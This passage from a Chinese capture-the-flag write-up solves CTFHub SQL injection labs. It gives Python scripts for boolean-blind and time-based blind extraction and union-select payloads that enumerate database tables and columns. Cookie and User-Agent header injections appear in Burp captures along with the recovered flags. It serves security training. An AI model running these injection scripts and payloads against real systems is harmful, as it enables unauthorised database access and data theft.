    num_gp = '''(select length(group_concat(column_name)) from information_schema.columns where table_schema='sqli' and table_name='flag')'''
    name_gp = '''(select group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag')'''
    guess_name(Url, num_gp, name_gp, Find_in_text)

```

```
D:\Python\python3.exe F:/MyProjects/Py/sql-bool-injection/main.py
number=4
f
fl
fla
flag
```

找出flag



```
if __name__ == "__main__":
    Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
    Find_in_text = "query_success"
    num_gp = '''(select length(flag) from sqli.flag)'''
    name_gp = '''(select flag from sqli.flag)'''
    guess_name(Url, num_gp, name_gp, Find_in_text)
```

```
ctfhub{2ee1e131c006fe4a04
ctfhub{2ee1e131c006fe4a04b
ctfhub{2ee1e131c006fe4a04b5
ctfhub{2ee1e131c006fe4a04b53
ctfhub{2ee1e131c006fe4a04b53f
ctfhub{2ee1e131c006fe4a04b53fe
ctfhub{2ee1e131c006fe4a04b53fe6
ctfhub{2ee1e131c006fe4a04b53fe6}
```


5. 时间盲注

也是用我在招新写的代码，并且过程和上面第四题差不多。

```
import requests
import time


def guess_number(url, num_guess_payload, inter_time):
    start = 0  # use for length's start
    end = 100  # use for length's end
    while 1:
        payload = '''?id=1 and if(({})>{},sleep({}),1)#'''\
                            .format(num_guess_payload, (start + end) // 2, inter_time)
        (start, end) = change_start_end(url + payload, inter_time, start, end)
        if start == end:
            print("number={}".format(start))
            break
    return start


def guess_name(url, num_guess_payload, name_guess_payload, inter_time):
    length = guess_number(url, num_guess_payload, inter_time)
    s = ""
    for i in range(length):
        start = 32  # use for ascii's start
        end = 126  # use for ascii's end
        while 1:
            payload = '''?id=1 and if(ascii(substr(({}),{},1))>{},sleep({}),1)#'''\
                                .format(name_guess_payload, i + 1, (start + end) // 2, inter_time)
            (start, end) = change_start_end(url + payload, inter_time, start, end)
            if start == end:
                s += chr(start)
                break
        print(s)


```

```python
def change_start_end(url_payload, inter_time, start, end):
    time_start = time.time()
    requests.get(url_payload)
    time_end = time.time()
    if time_end - time_start < inter_time:
        end = (start + end) // 2
    else:
        start = (start + end) // 2 + 1
    return start, end


if __name__ == "__main__":
    Url = "http://challenge-dd26a298cf236e9b.sandbox.ctfhub.com:10080/"
    Num_guess_payload = '''(select length(flag) from sqli.flag)'''
    Name_guess_payload = '''(select flag from sqli.flag)'''
    Inter_time = 1  # second(s)
    guess_name(Url, Num_guess_payload, Name_guess_payload, Inter_time)

```

由于这个要跑很久，我就直接跑最后一个步骤了。（具体过程，和第四题相同，甚至几乎每一步的参数都相同）




```
if __name__ == "__main__":
    Url = "http://challenge-dd26a298cf236e9b.sandbox.ctfhub.com:10080/"
    num_gp = '''(select length(flag) from sqli.flag)'''
    name_gp = '''(select flag from sqli.flag)'''
    inter_time = 1  # second(s)
    guess_name(Url, num_gp, name_gp, inter_time)
```

```
D:\Python\python3.exe F:/MyProjects/Py/sql-time-injection/main.py
number=32
c
ct
ctf
ctfh
ctfhu
ctfhub
ctfhub{
ctfhub{8
ctfhub{86
ctfhub{860
ctfhub{8600
ctfhub{86007
ctfhub{860079
ctfhub{8600793
ctfhub{8600793b
ctfhub{8600793be
ctfhub{8600793be8
ctfhub{8600793be80
ctfhub{8600793be807
ctfhub{8600793be807e
ctfhub{8600793be807ec
ctfhub{8600793be807ec3
ctfhub{8600793be807ec3f
ctfhub{8600793be807ec3f9
ctfhub{8600793be807ec3f94
ctfhub{8600793be807ec3f94c
ctfhub{8600793be807ec3f94cf
ctfhub{8600793be807ec3f94cf0
ctfhub{8600793be807ec3f94cf0b
ctfhub{8600793be807ec3f94cf0b3
ctfhub{8600793be807ec3f94cf0b32
ctfhub{8600793be807ec3f94cf0b32}

Process finished with exit code 0
```

6. MySQL结构


爆回显



```
select * from news where id=1 group by 2
```

ID: 1

Data: ctfhub




```
select * from news where id=-1 union select 1,2
```

ID: 1

Data: 2

爆库名




-1 union select database(),2

```
select * from news where id=-1 union select database(),2
```

ID: sqli

Data: 2

爆表名




-1 union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli'

```
select * from news where id=-1 union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli'
```

ID: rdnqttvmiw,news

Data: 2

爆字段名




-1 union select group_concat(column_name),2 from information_schema.columns where table_schema='sqli' and table_name='rd

```
select * from news where id=-1 union select group_concat(column_name),2 from information_schema.columns where table_schema='sqli' and
table_name='rdnqttvmiw'
```

ID: bjteenzshz

Data: 2

查找flag



-1 union select group_concat(bjteenzshz),2 from sqli.rdnqttvmiw

```
select * from news where id=-1 union select group_concat(bjteenzshz),2 from sqli.rdnqttvmiw
```


ID: ctfhub{59e53fdcbc6912f0bc1800f0}

Data: 2

7. Cookie注入

这个题就是在burp里面抓包，改cookie。其余过程和第6题一模一样。


直接上最后结果。


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Go Cancel < >
Target: http://challenge-3354ac3f3504e8c4.sandbox.ctfhub.com:10080
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
1,036 bytes | 40 millis

```
GET / HTTP/1.1
Host:
challenge-3354ac3f3504e8c4.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: id=-1 union select *,2 from
sqli.gxgwdqmany;
hint=id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%
9F
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:16:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 710
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub □□□□ | Cookie□□</title>
    <link rel="stylesheet" href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Cookie□□</h1>
            <p>□□□□□□□□□□□□□Cookie□</p>
            <code>select * from news where id=-1 union
select *,2 from sqli.gxgwdqmany</code></br>ID:
ctfhub{7d807f81fa272ecfc0385897}</br>Data: 2        </div>
    </div>
</body>
</html>
```


8. UA注入



UA注入

输入点在User-Agent，试试吧

```
select * from news where id=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Edg/87.0.664.75
```




```
GET / HTTP/1.1
Host: challenge-dd585e9e19363b98.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: -1 union select *,2 from sqli.oayeqvkroc
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:22:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 687
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub □□□□ | UA□□</title>
    <link rel="stylesheet"
href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>UA□□</h1>
            <p>□□□□User-Agent□□□□</p>
            <code>select * from news where id=-1
union select *,2 from sqli.oayeqvkroc</code></br>ID:
ctfhub{9c9bdd78b269a6cfcab24cf8}</br>Data: 2
</div>
    </div>
</body>
```

除了注入的地方在User-Agent，其他都和第7题一样。


9. Refer注入

除了注入的地方在Referer（需要自己添加），其他都和第7题一样。



Refer注入


请在referer输入ID



```
GET / HTTP/1.1
Host: challenge-6b6e0379d1a0a2d2.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Referer:id=1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:25:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 618
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
